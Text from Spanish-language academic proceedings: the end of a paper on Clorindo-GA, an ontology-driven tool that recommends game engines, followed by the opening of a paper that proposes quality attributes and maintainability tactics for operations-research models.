Sec. Género 2D 3D

Sec. Acciones

Sec. Vista

Sec. Sist. Coord.

Sec. Plataformas

Es un sistema para determinar unívocamente la posición de un punto o de otro objeto geométrico dentro del video juego.

Siguiete Cancelar

(c) Paso 3. El arquitecto seleccionó el sistema de coordenadas.

Clorindo-GA 10

Sec. Descripción CONSOLA - XBOX ONE Agregar

Sec. Género

Sec. Acciones

Sec. Vista

Sec. Sist. Coord.

Sec. Plataformas

Es un sistema que sirve como base para hacer funcionar determinados módulos de hardware o de software con los que es compatible. Dicho sistema está definido por un estándar alrededor del cual se determina una arquitectura de hardware y una plataforma de software.

Remover

Siguiete Cancelar

(d) Paso 4. El arquitecto seleccionó la plataforma de destino.

Clorindo-GA 10

Resumen

Nombre: Sonic 2017
Descripción: Sonic the Hedgehog plays as a 2D side-scrolling platformer. The gameplay centers around Sonic's ability to run at high speed through levels that include springs, slopes, bottomless pits, and vertical loops.....

Género: Acción Subgénero: Plataformas
Sistema de Coordenadas: 2D

Recomendación

La recomendación fue basada en la información previa.

Resultado: GameMaker Studio, MonoGame

Reiniciar Cerrar

(e) Paso 6. La Aplicación muestra los componentes recomendados.

Figura 5: Bocetos de pantallas: Sonic The Hedgehog

segunda pregunta de competencia para la ontología. El arquitecto ha ingresado suficiente información para consultar

que componentes se ajustan a la situación. La correspondiente pregunta de competencia se formula a continuación.

¿Qué componentes pueden utilizarse para un juego con un género y sub-género dados que utilizará un sistema de coordenadas particular y ejecutará sobre un conjunto de plataformas particular?

Las dos últimas actividades de la secuencia, 5 y 6 en el diagrama, le dan acceso al arquitecto a una lista de componentes recomendados. La herramienta utiliza la ontología para inferir la respuesta a la pregunta de competencia indicada anteriormente.

En el caso de Sonic The Hedgehog, Clorindo-GA recomienda utilizar el motor de juego GameMaker o el framework MonoGame. En el momento en que el arquitecto determinó que el sub-género es plataformas, la ontología estaba en condiciones de recomendar un conjunto de componentes para dicho tipo de juegos. La respuesta incluiría, por ejemplo, GameMaker, Unity3D, Unreal Engine4, MonoGame y Godot. El siguiente parámetro a considerar es el sistema de coordenadas. Esto reduce las opciones a GameMaker, MonoGame y Godot, ya que utilizar un componente optimizado para mundos 3D implicaría una complejidad y costo adicional para el proyecto. El tercer parámetro considerado es la plataforma. Al considerar únicamente la plataforma Xbox One, los componentes recomendados son GameMaker y MonoGame, como puede verse en la figura (5e).

Para el caso de The Secret Of Monkey Island, asumamos que el arquitecto desconoce el género y sub-género correspondientes. La ejecución de la secuencia es similar hasta la elección del género/sub-género. En este caso, el arquitecto selecciona "Otro", lo que dispara la secuencia alternativa de actividades: 2A, 2B y 2C. En 2A selecciona como acciones principales del videojuego a: hablar, caminar, abrir, cerrar, agarrar, dejar y seleccionar. En 2B selecciona *side-view* como game-view del videojuego. En 2C indica que la cantidad de enemigos en escena que es "ninguno". En este momento lo ontología ya puede inferir que el sub-género de este videojuego es point-and-click.

Luego, el arquitecto sigue con las actividades 3 y 4, y la herramienta puede inferir los componentes recomendados. El arquitecto selecciona el sistema de coordenadas 2D y la plataforma "Console - PS4", respectivamente. Clorindo-GA recomienda en este caso utilizar el motor de juego Adventure Creator¹¹. Una vez detectado el género, la herramienta considera como candidatos los componentes Adventure Game Studio¹², Adventure Creator y Godot¹³. Al considerar el sistema de coordenadas las opciones se reducen a Adventure Game Studio y Adventure Creator. La plataforma termina de definir a Adventure Creator como componente sugerido.

VI. TRABAJOS RELACIONADOS

Existen antecedentes del uso de ontologías para dirigir aplicaciones que respondan a preguntas como las planteadas en la sección V. Una ontología [6] es una representación formal y compartida de una conceptualización [5]. Este enfoque resulta más flexible que el de una aplicación que responda

¹¹Adventure Creator for Unity <https://www.adventurecreator.org>, visitado en Agosto 2017

¹²Adventure Game Studio <http://www.adventuregamestudio.co.uk>, visitado en Agosto 2017

¹³Godot Engine <https://godotengine.org>, visitado en Agosto 2017

directamente, ya que una ontología es una representación explícita de las teorías subyacentes que puede ser modificada por ajustarse a cambios, como por ejemplo, los originados por nuevas tecnologías en consolas o dispositivos móviles.

En [13], la expresión "desarrollo de software dirigido por ontologías" o ODS (por las siglas de su nombre en inglés: ontology-driven software development) es usado para referirse a la aplicación de tecnologías de ontologías [14] para facilitar los procesos de desarrollo de software, y específicamente, la práctica de desarrollo de software dirigido por modelos o MDS (de las siglas de model-driven software development). Los autores exploran la aplicación al contexto del desarrollo de software de las capacidades de las ontologías para chequear consistencia y proveer guía.

Si bien, hasta donde conocen los autores, no existe una herramienta como Clorindo-GA, los ontologías se han usado en el contexto del desarrollo de video juegos. Por ejemplo, en [15], [16] se propone una metodología para definir de manera formal y ágil el dominio del juego utilizando análisis formal de conceptos o FCA (por su nombre en inglés formal concept analysis). En [17] utilizan UML y OCL para bosquejar una ontología para videojuegos para dispositivos móviles. El trabajo de [18] se enfoca en el desarrollo de una ontología para identificar requerimientos técnicos en el diseño de juegos.

Quizás el enfoque más similar al esfuerzo presentado aquí es el Game Ontology Project (GOP) [19], cuyo objetivo es crear un vocabulario común de conceptos de diseño de juegos. Proporciona un marco para explorar, diseccionar y entender las relaciones de los diferentes elementos del juego. La ontología no tiene en cuenta el contenido del juego, sino que se centra en capturar el conocimiento del diseño del juego y sus reglas, y procura crear un vocabulario común orientado a la investigación.

VII. CONCLUSIÓN

Esta publicación presentó la conceptualización y el comportamiento de Clorindo-GA – una aplicación cuya meta es la de asistir en la resolución del importante problema de seleccionar componentes adecuadas a la hora de desarrollar un video juego. Se espera que la aplicación proyectada beneficie a arquitectos de software trabajando en este dominio en general. Se espera, a su vez, que tenga un mayor impacto en pequeñas y medianas empresas, o en desarrolladores independientes, emprendimientos en donde puede faltar la experiencia necesaria para detectar inconsistencias en el diseño arquitectónico de un video juego, y esto pueda derivar en el fracaso del proyecto y el fin del emprendimiento.

Un prototipo de Clorindo-GA se encuentra en desarrollo. En particular, su ontología, y la aplicación web que la utiliza.

REFERENCIAS

- [1] H. Dingman, *Atari: Game Over film review: Unearthing the El Dorado of video games*, online, PC World, nov. de 2014. dirección: <http://www.pcworld.com/article/2848716/atari-game-over-film-review-unearting-the-el-dorado-of-video-games.html>.

- [2] S. Schiesel, *14 Years of Waiting Have Come to an End*, online, NY Times, jun. de 2011. dirección: <http://www.nytimes.com/2011/06/18/arts/video-games/duke-nukem-forever-is-released-after-14-years.html>.
- [3] BBC-Tech, *No Man's Sky investigated over 'misleading' adverts*, BBC, sep. de 2016.
- [4] R. Sayed, *PS4/Xbox One GPU-CPU Computing Speed Limitation Is Scariest Than Consoles Running out of Memory*, online, Gamingbolt, sep. de 2015. dirección: <http://gamingbolt.com/ps4xbox-one-gpu-cpu-computing-speed-limitation-is-more-scariest-than-consoles-running-out-of-memory>.
- [5] M. R. Genesereth y N. J. Nilsson, *Logical Foundations of Artificial Intelligence*. San Francisco, CA, USA: Morgan Kaufmann Publishers Inc., 1987, ISBN: 0-934613-31-1.
- [6] T. R. Gruber, «A Translation Approach to Portable Ontology Specifications», *Knowl. Acquis.*, vol. 5, n.º 2, págs. 199-220, jun. de 1993, ISSN: 1042-8143. DOI: 10.1006/knac.1993.1008. dirección: <http://dx.doi.org/10.1006/knac.1993.1008>.
- [7] M. Grüninger y M. Fox, «Methodology for the Design and Evaluation of Ontologies», en *IJCAI'95, Workshop on Basic Ontological Issues in Knowledge Sharing, April 13, 1995*, 1995.
- [8] K. Oxland, *Gameplay and design*, 2.ª ed. Addison Wesley, 2004, ISBN: 321-20467-0.
- [9] E. Adams, *Fundamentals of Game Design*, 3.ª ed. Thousand Oaks, CA, USA: New Riders, 2013, ISBN: 0321929675, 978-0321929679.
- [10] J. Gregory, *Game Engine Architecture, Second Edition*, 2nd. Natick, MA, USA: A. K. Peters, Ltd., 2014, ISBN: 1466560010, 9781466560017.
- [11] J. L. Gonzalez Sanchez, N. P. Zea y F. Gutierrez, «From Usability to Playability: Introduction to Player-Centred Video Game Development Process», en *Proceedings of First International Conference*, Bordeaux, France, 2010.
- [12] *Object Management Group, Inc*, 1997-2016. dirección: <http://www.bpmn.org/>.
- [13] J. Z. Pan, S. Staab, U. Amann, J. Ebert e Y. Zhao, *Ontology-Driven Software Development*. Springer Publishing Company, Incorporated, 2012, ISBN: 364231225X, 9783642312250.
- [14] F. Baader, D. Calvanese, D. L. McGuinness, D. Nardi y P. F. Patel-Schneider, *The Description Logic Handbook: Theory, Implementation and Applications*, 2nd. New York, NY, USA: Cambridge University Press, 2010, ISBN: 0521150116, 9780521150118.
- [15] D. Llansó, M. A. Gómez-Martín, P. P. Gómez-Martín y P. A. González-Calero, «Explicit Domain Modelling in Video Games», en *Proceedings of the 6th International Conference on Foundations of Digital Games*, ép. FDG '11, Bordeaux, France: ACM, 2011, págs. 99-106, ISBN: 978-1-4503-0804-5. DOI: 10.1145/2159365.2159379. dirección: <http://doi.acm.org/10.1145/2159365.2159379>.
- [16] D. Llansó García, «Metodología ontológica para el desarrollo de videojuegos», Tesis doct., Facultad de Informática, Universidad Complutense de Madrid, ene. de 2014.
- [17] A. C. Leon Z. y A. L. Sanchez, «An Ontology for Mobile Video Games», en *2010 Ninth Mexican International Conference on Artificial Intelligence*, nov. de 2010, págs. 154-159. DOI: 10.1109/MICAI.2010.25.
- [18] G. O. Trindade, «Video game development ontology», Tesis doct., Universidade Federal do Rio de Janeiro, dic. de 2015.
- [19] J. P. Zagal y A. Bruckman, «The game ontology project: Supporting learning while contributing authentically to game studies.», en *Proceedings of the 8th international conference on International conference for the learning sciences-Volume 2*, págs. 499-506, 2008.

Una Contribución al Mantenimiento de Modelos en Investigación Operativa desde la Ingeniería del Software

Melina Vidoni, María Laura Cúnico, Aldo Vecchietti
Instituto de Desarrollo y Diseño, INGAR CONICET-UTN
Santa Fe, Argentina
{melinavidoni, laura-cunico, aldovec}@santafe-conicet.gov.ar

Resumen

Enfocar la Investigación de Operaciones (IO) desde una perspectiva de Ingeniería en Sistemas ha producido múltiples ventajas y técnicas, mayormente conocidas como soft-systems, las cuales han cambiado la perspectiva del análisis y diseño del problema a modelar. Sin embargo, la literatura académica continúa denotando al mantenimiento y usabilidad de los mismos como un área que presenta grandes desafíos. Por su parte, la Ingeniería del Software (IS) ha reconocido la importancia de estos aspectos, además de su influencia al momento de permitir que el sistema cambie y se adapte a medida que la organización que lo implementa crece y evoluciona. Por lo tanto, este trabajo toma la perspectiva de Sistemas y propone Atributos de Calidad para los modelos matemáticos de IO, define tácticas que contribuyen a la mantenibilidad y usabilidad, y plantea posibles puntos de medición.

1. Introducción

En la última década, la perspectiva del pensamiento sistémico y la Ingeniería del Software (IS) han realizado variadas contribuciones a la Investigación Operativa (IO) [1], incluyendo técnicas de elicitación y análisis de la problemática a modelar [2], metodologías para incluir stakeholders de forma dinámica en los proyectos [3], y el establecimiento de un concepto de ciclo de vida para proyectos de IO [4]. No obstante, en la actualidad, IS aún ofrece posibilidades para continuar contribuyendo a la Investigación Operativa [1]. Entre ellas, se destaca la importancia que tiene el mantenimiento de los modelos de IO en su ciclo de vida [4, 5], lo que permite que éstos cambien y se adapten conforme evolucionan las problemáticas que modelan [6], y que se simplifique su lectura y usabilidad [7]. Sin embargo, no se encuentran propuestas específicas que aborden estos desafíos.

Ya en 1994, Coleman y colaboradores [8] definían a la mantenibilidad como un desafío central para la Ingeniería del Software. En la actualidad, se ha demostrado que la misma tiene un impacto directo en

cuán sencillo resulta modificar y cambiar un artefacto [9]. A su vez, se ha establecido que la misma debe ser considerada tanto en el diseño como el desarrollo del proyecto, con el objetivo de reducir costos innecesarios y facilitar la adaptación del proyecto [10].

A raíz de lo mencionado previamente, este artículo propone trabajar sobre el desafío de mantenibilidad de los modelos de IO desde una perspectiva de sistemas. Esta decisión se fundamenta no sólo en las amplias contribuciones de la IS sobre la IO [6], incluidas en las propuestas denominadas *soft-systems*, sino también en la intrínseca relación entre modelos y software como facilitadores en los procesos de toma de decisiones [11]. Trabajos previos en el área de la IS han probado la adaptabilidad de algunos conceptos propios de esta disciplina al área de la IO [12], reforzando el alcance e impacto de las propuestas desarrolladas, así como también abriendo puertas para una mayor contribución de la IS en la IO.

No obstante, avanzar en esta área implica establecer qué es la calidad para la IO. En IS, la calidad ha tomado mayor relevancia con el paso de los años, y actualmente se considera como un elemento esencial para el éxito del negocio [13]. Además, se ha demostrado que puede controlarse y mejorarse, logrando un incremento en la productividad de los desarrolladores y en la satisfacción de los usuarios [14]. Trasladar estas características a la IO resulta clave para mejorar las transferencias a la industria, así como facilitar su adaptación constante a las situaciones modeladas [6].

Por esto mismo, primero se presentan Atributos de Calidad para los modelos de IO y luego se proponen tácticas que asisten a las decisiones de diseño para beneficiar el alcance de una respuesta positiva en dichos atributos. Estos conceptos son desarrollados exclusivamente para IO, partiendo desde estándares vigentes en la IS, tales como el ISO/IEC 25010:2011 [15] y las propuestas de tácticas generadas en el SEI (*Software Engineering Institute*) [16]. Finalmente, se plantean las áreas que permiten crear métricas para analizar el impacto de la aplicación de dichas tácticas.

Este trabajo se organiza del siguiente modo. La Sección 2 introduce los conceptos base que se utilizan a

lo largo del artículo. Luego, la Sección 3 presenta las definiciones de Atributos de Calidad propuestos, mientras que la Sección 4 discute el impacto de las modificaciones en los diversos elementos de los modelos de IO. A continuación, la Sección 5 elabora el concepto de tácticas, las decisiones propuestas en este trabajo, y la Sección 6 los compromisos y trade-offs que generan entre los Atributos. Relacionado a esto, la Sección 7 presenta los conceptos iniciales para la construcción de métricas e indicadores. Finalmente, la Sección 8 presenta discusiones, trabajos futuros y conclusiones al artículo.

2. Conceptos Iniciales

Esta propuesta impulsa la integración de dos disciplinas de alto impacto para el sector empresarial, las cuales pueden reforzar su contribución a través del trabajo conjunto. Por un lado, la IO a partir del desarrollo de *modelos matemáticos* de programación para abordar distintas problemáticas y requerimientos de la industria; y, por el otro lado, la IS brindando un eficiente soporte en las distintas etapas del ciclo de vida de esos proyectos, junto con sus técnicas para la gestión de la calidad. En cualquier caso, la intencionalidad final gira entorno a intensificar el aprovechamiento de los recursos materiales, virtuales y humanos de los que disponen las entidades involucradas.

Para dar inicio a esta propuesta, resulta funcional disponer de una noción global e integradora de los conceptos y elementos que serán ampliamente utilizados a lo largo del escrito.

Dentro del ámbito de la IO, se entiende por *modelo matemático* a una abstracción lógica-simbólica de una porción de la realidad. La captura y representación de las distintas entidades físicas reconocidas se realiza mediante la definición de variables y datos de entrada (valor fijo). La interconexión (vínculo) entre estos elementos se describe a través de formulismos y artilugios matemáticos, que conducen a la construcción de un sistema de proposiciones lógicas (como ecuaciones e inecuaciones), responsables de recrear lo más fidedignamente posible la realidad percibida por el modelador. Este grupo de proposiciones definen además lo que se conoce como *espacio de búsqueda*, es decir, el conjunto de todas las soluciones factibles del problema (aquellas que, sin ser necesariamente óptimas, satisfacen todos los requerimientos o relaciones planteadas).

El objetivo de este tipo de herramientas, dentro del área de la IO, resulta ser la determinación o mejora de una solución de índole pragmática. Esto conlleva un incremento en la complejidad de resolución, proporcional al volumen de datos procesados y al grado de realismo pretendido. Es por ello que para alcanzar una respuesta conveniente, se recurre a la utilización de entornos de optimización que requieren de una transcripción del

modelo planteado a un concreto *lenguaje de programación*. Estos entornos emplean distintos *resolvedores*, cada uno de ellos especializado (a partir de alguna heurística) para la búsqueda de una solución, en principio factible.

En consecuencia, desde la perspectiva de la IS y en función de las definiciones previas, las tácticas propuestas se aplicarán sobre *modelos* caracterizados o contruidos a partir de los siguientes elementos:

- **Variable/s:** representan entidades del problema, como ser número de equipos y personal, depósitos, plantas, etc. cuyos valores requieren ser especificados.
- **Datos de entrada:** grupo de valores conocidos o predictivos que condicionan el problema, sus variables y relaciones. Por ejemplo: períodos de planificación, precios de materias primas, pronósticos de demanda, etc.
- **Respuesta:** valores a determinar de las variables definidas, los cuales supeditan el resultado global.
- **Objetivo:** corresponde al sentido de búsqueda (optimización) de una solución, determinado por al menos una función objetivo. Ésta función condiciona la naturaleza del modelo (lineal, no lineal, mixto-entero, etc.)
- **Restricción/es:** proposición/es lógica/s (conjunto de ecuaciones e inecuaciones) que delimitan el espacio de búsqueda. Son también las responsables de vincular datos de entrada y variables; además de influir en la clasificación del modelo en lineal, no lineal, entero, mixto-entero, disyuntivo, etc.
- **Lenguaje:** refiere al software de programación específicamente elegido para transcribir y dar solución al modelo planteado. Esta elección depende principalmente de las habilidades del modelador y de las herramientas que dispone el cliente¹.
- **Resolvedor:** su selección está directamente ligada a la clasificación del modelo construido y al lenguaje de programación utilizado.

A su vez, es posible reconocer distintas etapas que hacen a su concepción o ciclo de vida. Siguiendo la propuesta de Ormerod [4], estas fases son denominadas de aquí en adelante como: *elicitación*, *diseño/intervención* y *desarrollo*; estas denominaciones mantienen una relación directa con las etapas de análisis, diseño y desarrollo reconocidas como fundamentales en los ciclos de vida del software [14, 15, 16].

Resumidamente, la etapa de elicitación se refiere al período de análisis y contextualización del problema, y la abstracción de los requerimientos del cliente, a través de una interacción coordinada. La fase de diseño o

¹ Se entiende por cliente a la entidad que encarga el modelo, y también los individuos responsables de su posterior uso.

intervención engloba transcribir los requerimientos y percepciones de funcionamiento a un bosquejo inicial del proyecto; en este punto se reconoce una fuerte relación de compromiso entre el grado de realismo deseado, es decir la representatividad del modelo, y la complejidad admitida en el mismo, limitada por el conocimiento de los usuarios, y la disponibilidad de hardware y software del cliente. Por último, la etapa de desarrollo corresponde a la instancia de transcripción del diseño a un lenguaje de programación seleccionado, su implementación y posterior extracción y análisis de resultados.

Finalmente, resulta importante destacar que todas estas etapas incluyen actividades de verificación y validación del modelo y sus requerimientos. No obstante, estos procesos no constituyen el eje central de este trabajo.

3. Atributos de Calidad

La calidad es el grado de excelencia de un ítem respecto a un aspecto en particular, y en IS esto se conoce como Atributos de Calidad o requerimientos no-funcionales. El estándar ISO/IEC 24765:2010 [17] los define como “[...] un requisito que especifica el grado de una propiedad que afecta la calidad [aptitud] que el sistema o software debe poseer”.

No obstante, partiendo de la definición propuesta en la Sección 2, se puede afirmar que un modelo también es un sistema: un conjunto ordenado de normas y procedimientos que regulan el funcionamiento de un grupo. En consecuencia, los modelos también son afectados por los Atributos de Calidad.

Sin embargo, generar Atributos de Calidad para la IO (AC-IO) no es una tarea sencilla, ya que se presentan dos dificultades principales. Primero, no existe un estándar del área que presente estos conceptos, y por lo tanto este trabajo es una propuesta innovadora con un alto potencial de desarrollo. Segundo, la relación de un modelo de IO con sus cualidades resulta más compleja que la existente entre las definiciones tradicionales de Atributos de Calidad y el software; esto se debe, principalmente, a que un AC-IO puede afectar no sólo al modelo sino también a la elección del lenguaje o resolvidor.

En consecuencia, la propuesta de AC-IO se genera en base a las clasificaciones y definiciones existentes en IS, las cuales se encuentran estandarizadas en el ISO/IEC 25010:2011[15], también conocido como modelo SQuaRE. La Tabla 1 describe la propuesta de AC-IO, junto con sus definiciones.

A partir de estas definiciones resulta necesario profundizar algunos conceptos.

- Los nombres de los AC-IO son los mismos que los Atributos de Calidad del Software (AC-S). Esta decisión permite favorecer la integración entre ambas áreas, y trazar una relación directa con el

origen sistémico de los términos. A su vez, los nombres se trabajan en idioma inglés, dado que no existe una traducción de amplia aceptación.

- No todos los AC de Software pueden convertirse en un AC-IO. Esto sucede debido a que exceden el alcance de la IO, o porque no forman parte de su objetivo. Un ejemplo de esto es *Security*: un modelo o lenguaje no puede proveer medios para favorecer la autenticidad o autorización de sus usuarios, sino que esto debe realizarse en los sistemas de software que integren dichos modelos.

- Los AC-IO deben ser considerados durante todo el ciclo de vida de un proyecto de IO. Dado que también son requisitos, deben ser explicitados durante la fase de elicitación. Por esto mismo, su elicitación y obtención se adapta a técnicas existentes como *facilitated modeling* [3] y métodos de estructuración del problema (PSM, por sus siglas en inglés) [1].

- Relacionado con lo anterior, los AC-IO deben plantearse e iniciarse en la fase de diseño, para ser posteriormente implementados en el desarrollo. Esto último implica tomar decisiones estructurales que tengan un impacto directo en uno, o varios, AC-IO. En IS, esto se conoce como tácticas arquitectónicas.

Si bien todos los AC-IO tienen una amplia importancia e impacto en los modelos generados, resulta primordial acotar el ámbito de trabajo al momento de generar tácticas y, posteriormente, métricas que los evalúen. Por esto mismo, y debido a la necesidad de generar modelos que se adapten fácilmente al cambio y evolucionen junto con las situaciones que modelan [5, 6], se selecciona la familia de AC-IO de *Maintainability*, junto con sus sub-atributos.

4. Costo del Cambio

Así como ocurre en la arquitectura del software, el impacto de un Atributo de Calidad se relaciona con el *costo del cambio* [21]. Éste último refiere a la facilidad de implementación del cambio propuesto y plantea cuatro cuestionamientos comunes: quién es el responsable de realizar el cambio, en qué etapa resulta admisible, qué elementos son susceptibles, y cómo se mide el costo de cambiar [16]. En este caso en particular, el ‘qué’ y ‘quién’ son preguntas ligadas a la etapa del ciclo de vida en que se encuentra el modelo, es decir, al ‘cuándo’. Respecto al ‘cómo’, los puntos de medición son propuestos en la Sección 7 de este trabajo.

En la Tabla 2 se resumen (no exhaustivamente) estas consideraciones por etapa, y se evalúa brevemente el costo del cambio en cada caso. Nótese también que allí se discrimina entre *modelador* y *desarrollador*, pudiéndose tratar o no de una misma persona o grupo de personas.

Tabla 1. Definiciones de Atributos de Calidad para modelos de Investigación Operativa.

Atributo	Definición
<i>Compatibility</i>	<u>Modelo</u> : Grado en el que los modelos pueden ser ejecutados mientras comparten un ambiente de hardware o software.
<i>Interoperability</i>	<u>Modelo</u> : Grado en que los modelos pueden obtener y usar información de otros sistemas, y almacenar sus resultados en sistemas externos (incluyendo bases de datos).
<i>Coexistence</i>	<u>Modelo</u> : Grado en que un modelo puede llevar a cabo sus funciones eficientemente mientras comparte un ambiente común (software) y recursos (hardware) con otros sistemas, sin un impacto negativo.
<i>Portability</i>	<u>Modelo</u> : Grado en que un modelo puede ser efectiva y eficientemente transferido de un ambiente operacional de hardware o software (incluyendo el resolvidor) hacia otro.
<i>Adaptability</i>	<u>Modelo</u> : Grado en que un modelo puede ser efectiva y eficientemente adaptado mientras el problema modelado cambia o evoluciona.
<i>Reliability</i>	<u>Modelo</u> : Grado en el que un modelo se ejecuta de una forma predeterminada, bajo condiciones específicas, por un período de tiempo dado. Se centra en condiciones de estrés en el hardware que afectan la resolución.
<i>Availability</i>	<u>Resolvidor</u> : Proporción del tiempo total en el cual el resolvidor está disponible y es capaz de ejecutar el modelo adecuadamente.
<i>Fault Tolerance</i>	<u>Modelo</u> : Grado en el que un modelo es capaz de sobrellevar situaciones infactibles, bloqueos e inconsistencias. <u>Resolvidor</u> : Grado en el que un resolvidor puede ejecutar los modelos como se planificaron más allá de la presencia de fallas de software y/o hardware.
<i>Performance Efficiency</i>	<u>Modelo</u> : Performance relativa a la cantidad de recursos usados bajo condiciones específicas (tipo de modelo, tipo de restricción, número de variables, disponibilidad de hardware, etc.).
<i>Time Behavior</i>	<u>Modelo</u> : Grado en el cual el tiempo de procesamiento, respuesta, y ejecución del modelo mientras corre (con un tipo específico de objetivo y parámetros) satisface un requisito de demora temporal.
<i>Resource Utilization</i>	<u>Modelo</u> : Grado en el cual la cantidad y tipo de recursos utilizados satisface los requerimientos.
<i>Functional Stability</i>	<u>Modelo</u> : Grado en el que el objetivo y restricciones del modelo cumplen las necesidades y la realidad mencionada por el cliente.
<i>Correctness</i>	<u>Modelo</u> : Grado en el que el modelo provee resultados correctos para la optimización, con el grado de precisión adecuado.
<i>Appropriateness</i>	<u>Modelo</u> : Grado en el cual el uso del modelo facilita alcanzar la generación de un plan de producción optimizado.
<i>Maintainability</i>	<u>Modelo</u> : Grado de efectividad y eficiencia con la que el modelo puede ser modificado.
<i>Modularity</i>	<u>Modelo</u> : Grado en el que un modelo puede reemplazar a sus componentes (objetivo, restricciones, parámetros) con un impacto mínimo en otros modelos y el sistema.
<i>Modifiability</i>	<u>Modelo</u> : Grado en el que un modelo puede ser efectiva y eficientemente modificado sin introducir defectos, inconsistencias, infactibilidad y/o degradar la calidad existente.
<i>Testability</i>	<u>Modelo</u> : Grado de efectividad y eficiencia por el cual puede establecerse un criterio de <i>test</i> para un modelo. Los <i>tests</i> pueden llevarse a cabo para determinar si esos criterios fueron alcanzados.
<i>Usability</i>	<u>Modelo</u> : Grado en que un modelo puede ser fácilmente comprendido, aprendido y atractivo para el modelador y el usuario, cuando se usa bajo condiciones específicas.
<i>Learnability</i>	<u>Modelo</u> : Grado en el cual un modelo puede ser usado por usuarios específicos para alcanzar metas de aprendizaje del modelo en un contexto específico.
<i>Operability</i>	<u>Modelo</u> : Grado en el cual el modelo tiene atributos que hacen más fácil leerlo y usarlo. Ejemplos de esto son: comentarios, nombres de variables significativos, convenciones de nombres, etc.
<i>Accessibility</i>	<u>Modelo</u> : Grado en el que el modelo puede ser usado por personas con el más amplio rango de características y capacidades para alcanzar una meta particular en un contexto específico.

Además se emplea el término *cliente* en referencia a una persona o equipo de trabajo, especializado o no en técnicas de modelado.

Algunas cuestiones que se destacan examinando esta última tabla mencionada son:

- El bajo impacto en la primera etapa del ciclo de vida. Las variaciones en esta instancia del proyecto

no representan un costo significativo para ninguna de las partes interesadas. Por esto mismo, se considera que es una etapa ideal para realizar cambios y ajustes.

- Un impacto medio-bajo en la etapa de diseño o intervención, el cual influencia principalmente las responsabilidades del modelador. Cabe destacar que

Tabla 2. Costo de cambio discriminado por etapa y elemento.

¿Cuándo? Fase/Etapa	¿Qué? Elemento	¿Quién? Responsable	Costo de Cambiar
Elicitar	Objetivo	Cliente/ Modelador	Bajo impacto. En esta instancia los elementos están sujetos a análisis, sin especificar, motivo por el cual los cambios no son críticos.
	Restricciones		
	Variables		
Diseño/ Interven- ción	Objetivo	Modelador	Impacto medio-bajo. Depende del problema a resolver, del tamaño y tipo de cambio.
	Restricciones	Cliente	Impacto medio-alto. Un cambio de especificación en el tipo de resultado esperado puede afectar no sólo las restricciones, sino también el diseño del modelo.
	Variables		
	Resultados	Cliente/Modelador	Impacto medio-bajo. Una mudanza de lenguaje puede significar un reto para el modelador (inclusive de aprendizaje) en el planteamiento del modelo.
Lenguaje	Cliente	Impacto muy alto. Puede comprometer un cambio en la perspectiva del problema, en los resultados obtenidos y sus respectivos análisis. Puede requerir incremento o eliminación de variables, parámetros y restricciones, afectando las definiciones e interacciones entre ellos. Puede considerarse un nuevo modelado.	
Desarrollo	Objetivo	Cliente/Desarrollador	Impacto medio. No implica esfuerzos significativos para el desarrollador, aunque puede requerir modificaciones en las definiciones de variables o parámetros.
	Restricciones	Desarrollador	Impacto medio. Al agregar/modificar una variable se requiere un controlar global de las restricciones y/o objetivo, y modificarlas caso sea necesario. Puede introducir errores en el modelo.
	Variables	Cliente/Desarrollador	Impacto medio. La mayor influencia recae sobre los resultados y en la validez de los mismos. Puede requerir de estimaciones y/o proyecciones para suplir los datos faltantes.
	Datos Entrada	Cliente	Bajo impacto si se trata exclusivamente de cambios de visualización. Los agregados o modificaciones requeridas corresponden sólo a líneas de lenguaje, sin que esto impacte en la esencia del modelo.
	Resultados	Desarrollador	Alto impacto al agregar/modificar resultados. Pueden requerirse cambios en la estructura del modelo (objetivo, restricciones, variables, datos de entrada), y la introducción de nuevos datos de entrada, puede generar errores en el modelo. Además, existe una posibilidad de impacto sobre la empresa, en aquellos caso en que trabajen con archivos 'en crudo' para generar ellos mismos la visualización.
	Resolvedor	Cliente/Desarrollador	Impacto medio. Es posible que cambien los resultados (porque se modifican las estrategias de búsqueda y el grado de convergencia a la solución) y, por ende, la validez de los mismos. También impacta sobre la consumición de recursos de hardware y, consecuentemente, afectan la velocidad de resolución, los recursos requeridos, etc.
	Lenguaje	Desarrollador	Muy alto impacto. Interviene en el costo de la empresa (compra de licencias de software, capacitación de su personal, enlace con los sistemas vigentes, etc.). Además, cambiar lenguaje puede representar un cambio de paradigma para los modeladores (en caso de no posee experiencia en el nuevo lenguaje, influenciando el personal responsable del diseño del proyecto. Por lo tanto, puede comprometer tiempos de ejecución (requeridos para la capacitación) y derivar en un rediseño. Por otro lado, la complejidad de modelado puede variar ampliamente de un lenguaje a otro.

se asume que el encargado del diseño es una persona idónea en el área.

- Alto impacto en la fase de desarrollo. En esta etapa, pequeñas variaciones en los requerimientos

pueden traducirse y comprometer severamente una parte del modelado, o inclusive derivar en un rediseño. Todo esto implica una fuerte repercusión en las etapas posteriores al proyecto, en lo que

refiere al proceso de actualización y adaptabilidad de los modelos matemáticos, en respuesta a la dinámica de evolución de los sistemas modelados. Por otro lado, en esta misma fase, es de vital importancia considerar las herramientas de trabajo vigentes del cliente. Una mudanza de lenguaje puede acarrear elevados costos tanto a nivel monetario, ante la necesidad de adquisición de licencias, así como sobre el factor humano, requiriendo de capacitación y actualización del personal.

Todo esto conduce a profundizar y aunar esfuerzos en la gestación de tácticas que auxilien, principalmente, a la mantenibilidad como Atributos de Calidad de los modelos.

5. Tácticas para Mantenibilidad

En la definición sistémica original, las tácticas son decisiones que influyen las respuestas de los AC-S, impactando consecuentemente en el sistema, para un estímulo determinado [22].

En la IS, las tácticas asociadas a la mantenibilidad afectan a los elementos basados en dos conceptos principales: cohesión y acoplamiento [16]. La cohesión es el grado en que se relacionan las funciones realizadas por cada sub-componente, mientras que el acoplamiento es cuánto interactúan entre sí [23]. Estos conceptos también existen entre los elementos de los modelos, y resultan vitales para el mantenimiento de los mismos. De esta forma, por ejemplo, la relación entre restricciones y variables puede medirse en términos de cohesión y acoplamiento, pudiendo limitar la utilización de éstas últimas a sólo las esenciales.

Por otro lado, y como se ha mencionado en la sección previa, el costo del cambio también afecta a la generación de tácticas de mantenibilidad, dado que éste se refiere tanto al impacto económico, como al esfuerzo requerido para realizar cada modificación [21]. En consecuencia, las tácticas desarrolladas deben ser capaces de abordar esta situación para reducir el costo existente.

Bajo estas consideraciones, y partiendo desde las tácticas de modificabilidad para software elaboradas en el SEI [16], se proponen diez tácticas para IO que se presentan más detalladamente en las siguientes subsecciones.

5.1. Táctica: Abstracción de Términos Comunes

